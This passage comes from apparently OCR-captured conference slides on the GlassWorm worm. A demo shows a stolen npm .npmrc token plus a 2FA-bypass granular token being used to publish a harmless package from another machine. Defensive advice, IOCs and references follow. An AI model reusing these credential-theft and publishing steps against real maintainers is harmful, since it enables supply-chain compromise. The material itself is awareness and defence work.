https://www.npmjs.com/login?next=/login/cli/56dad9e-9ad6-45c8-a5fa-f528ea79b3d7
Press ENTER to open in the browser...

Logged in on https://registry.npmjs.org/.
PS D:\glassworm-npm-demo>
```

Token Stealer?

登入後本地憑證檔案

```
PS D:\glassworm-npm-demo> Test-Path "$env:USERPROFILE\.npmrc"
True
PS D:\glassworm-npm-demo>
PS D:\glassworm-npm-demo> Get-Item "$env:USERPROFILE\.npmrc"
```

目錄: C:\Users\betan

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-a----	2026/8/5 下午 11:10	74	.npmrc

Token Stealer?

登入後本地憑證檔案

```
PS D:\glassworm-npm-demo> Test-Path "$env:USERPROFILE\.npmrc"
```

```
True
```

```
PS D:\glassworm-npm-demo>
```

```
PS D:\glassworm-npm-demo>
```

目錄: C:\Users\betan

```
1 //registry.npmjs.org/:_authToken=npm_W  
H
```

```
2
```

Mode

LastWriteTime

Length Name

-a----

2026/8/5 下午 11:10

74 .npmrc

Token Stealer?

即可透過該憑證推更新 (預設開啟2FA 所以無法直接推)

```
PS D:\glassworm-npm-demo> npm publish --access public --userconfig C:\Users\betan\.npmrc
npm notice
npm notice package: @betan/glassworm-safe-demo@1.0.0
npm notice Tarball Contents
npm notice 77B index.js
npm notice 246B package.json
npm notice Tarball Details
npm notice name: @betan/glassworm-safe-demo
npm notice version: 1.0.0
npm notice filename: betan-glassworm-safe-demo-1.0.0.tgz
npm notice package size: 356 B
npm notice unpacked size: 323 B
npm notice shasum: ddfe13dc3c7c482cb846752a36402502c8bdf542
npm notice integrity: sha512-iuhLQXMTOV31z[...]AVGXsNs5Qc3KA==
npm notice total files: 2
npm notice
npm notice Publishing to https://registry.npmjs.org/ with tag latest and public access
npm error code E403
npm error 403 403 Forbidden - PUT https://registry.npmjs.org/@betan%2fglassworm-safe-demo - Two-factor authentication or granular access token with bypass 2fa enabled is required to publish packages.
npm error 403 In most cases, you or one of your dependencies are requesting
npm error 403 a package version that is forbidden by your security policy, or
npm error 403 on a server you do not have access to.
npm error A complete log of this run can be found in: C:\Users\betan\AppData\Local\npm-cache\_logs\2026-08-05T15_14_48_295Z-debug-0.log
```

Token Stealer?

但可以被關閉 👍

☒ Bypass two-factor authentication (2FA)

There are security risks with this option.

New Granular Access Token

[Granular access tokens](#) provide the most control by allowing you to configure fine-grained, tightly scoped permissions for yo

General

Token name *

Provide a unique name.

haha

Description (optional)

What is this token for?

☒ Bypass two-factor authentication (2FA)

There are security risks with this option. For automation or CI/CD uses, please use Trusted Publishing instead.


Token Stealer?

再來就可以直接透過 CLI推了

```
PS D:\glassworm-npm-demo> npm publish --access public --userconfig C:\GlassWormDemo\victim.npmrc
npm notice
npm notice package: @betan/glassworm-safe-demo@1.0.0
npm notice Tarball Contents
npm notice 77B index.js
npm notice 246B package.json
npm notice Tarball Details
npm notice name: @betan/glassworm-safe-demo
npm notice version: 1.0.0
npm notice filename: betan-glassworm-safe-demo-1.0.0.tgz
npm notice package size: 356 B
npm notice unpacked size: 323 B
npm notice shasum: ddfel3dc3c7c482cb846752a36402502c8bdf542
npm notice integrity: sha512-iuhLQXMT0V31z[...]AVGXsNs5Qc3KA==
npm notice total files: 2
npm notice
npm notice Publishing to https://registry.npmjs.org/ with tag latest and public access
+ @betan/glassworm-safe-demo@1.0.0
```

Token Stealer?

此時透過另一台完全不相關的電腦



```
EXPLORER  ...  
✓ COSCUP  
  JS index.js  
  {} package.json  
  npm victim.npmrc  
  
JS index.js  X  
JS index.js > ...  
1  module.exports = function () {  
2    return "COSCUP GlassWorm safe demo v2 - published from VM B";  
3  };  

```

Token Stealer?

去把憑證偷過來以後 一樣可以直接順利推送更新

```
PS C:\Users\Administrator\Desktop\coscup> npm publish --access public --userconfig C:\Users\Administrator\Desktop\coscup\victim.npmrc
npm notice
npm notice package: @betan/glassworm-safe-demo@1.0.1
npm notice Tarball Contents
npm notice 99B index.js
npm notice 247B package.json
npm notice 111B victim.npmrc
npm notice Tarball Details
npm notice name: @betan/glassworm-safe-demo
npm notice version: 1.0.1
npm notice filename: betan-glassworm-safe-demo-1.0.1.tgz
npm notice package size: 477 B
npm notice unpacked size: 457 B
npm notice shasum: 149273ee3d0b8c160f66127367c7b08a2261ed3f
npm notice integrity: sha512-6GchKnuGSVNsP[...]oHUzFGUh2USjA==
npm notice total files: 3
npm notice
npm notice Publishing to https://registry.npmjs.org/ with tag latest and public access
+ @betan/glassworm-safe-demo@1.0.1
PS C:\Users\Administrator\Desktop\coscup>
```

Token Stealer?

回去查看後也能看到版本從 1.0.0 變 1.0.1 了

```
PS D:\glassworm-npm-demo> npm view @betan/glassworm-safe-demo version  
1.0.1  
PS D:\glassworm-npm-demo> |
```

The End of the Story...

Summarize



- GlassWorm 是一種針對 軟體開發者 與 開發供應鏈 的自我傳播型惡意軟體。
- 它不僅竊取資料、加密貨幣，更進一步去竊取開發者的憑證來取得發布權限，從而去感染更多 Repository、套件與擴充套件。
- 核心特色可以分成三個部分：
 - a. Invisible | 看不見的字元
 - b. Resilient | 難以切斷的 C2
 - c. Contagious | 持續擴散的蠕蟲

The End...?




- GlassWorm 並沒有真正消失，而是在持續演化
 - 新手法
 - 攻擊目標從 Windows 延伸至 macOS
 - 持續出現新的傳播方式與載體
- 就算 GlassWorm 今天不再活動，留下來的東西也不會自動消失



The End...?



- GlassWorm 並沒有真正消失，而是在持續演化
 - 新手法
 - 攻擊目標從 Windows 延伸至 macOS
 - 持續出現新的傳播方式與載體
- 就算 GlassWorm 今天不再活動，留下來的東西也不會自動消失



Conclusion



- 專門針對開發者的惡意蠕蟲病毒
- 相較於傳統攻擊只進行資料竊取, 同時他還會偷取相關憑證去進行擴散感染

不是第一起開發供應鏈攻擊, 也不會是最後一起



What You Can Do

- AI 推薦、Marketplace 上架、高下載量不等於安全
- 清查已安裝 Extension 與 Publisher
- 限制 Token scope 與有效期限
- 保護套件發布身分
- 發現感染後輪替所有憑證
- 斬草不除根，春風吹又生

What You Can Do



- AI 推薦、Marketplace 上架、高下載量不等於安全
- 清查已安裝 Extension 與 Publisher
- 限制 Token scope 與有效期限
- 保護套件發布身分
- 發現感染後輪替所有憑證
- 斬草不除根，春風吹又生



- Solana Wallet: 28PKnu7RzizxBzFPoLp69HLXp9bJL3JFtT2s5QzHsEA2
- 217[.]69[.]3[.]218
- sample:
 - c32379e4567a926aa0d35d8123718e2eb15544a83a5b1da0269db5829d5ece
 - bb68992f6aa2d3f316322e88d9e71491a38e95fd3a27f48084c66b9c210bd17d



參考資料

- <https://www.koi.ai/blog/glassworm-first-self-propagating-worm-using-invisible-code-hits-openvsx-marketplace>
- <https://www.koi.ai/blog/glassworm-returns-new-wave-openvsx-malware-expose-attacker-infrastructure>
- <https://www.koi.ai/blog/glassworm-goes-native-same-infrastructure-hardened-delivery>
- <https://www.aikido.dev/blog/glassworm-returns-unicode-attack-github-npm-vscode>

Q&A

Q&A



Thank You

Blog: <https://betan423.github.io>

Discord: @betannnnn.py

Email: betan050423@gmail.com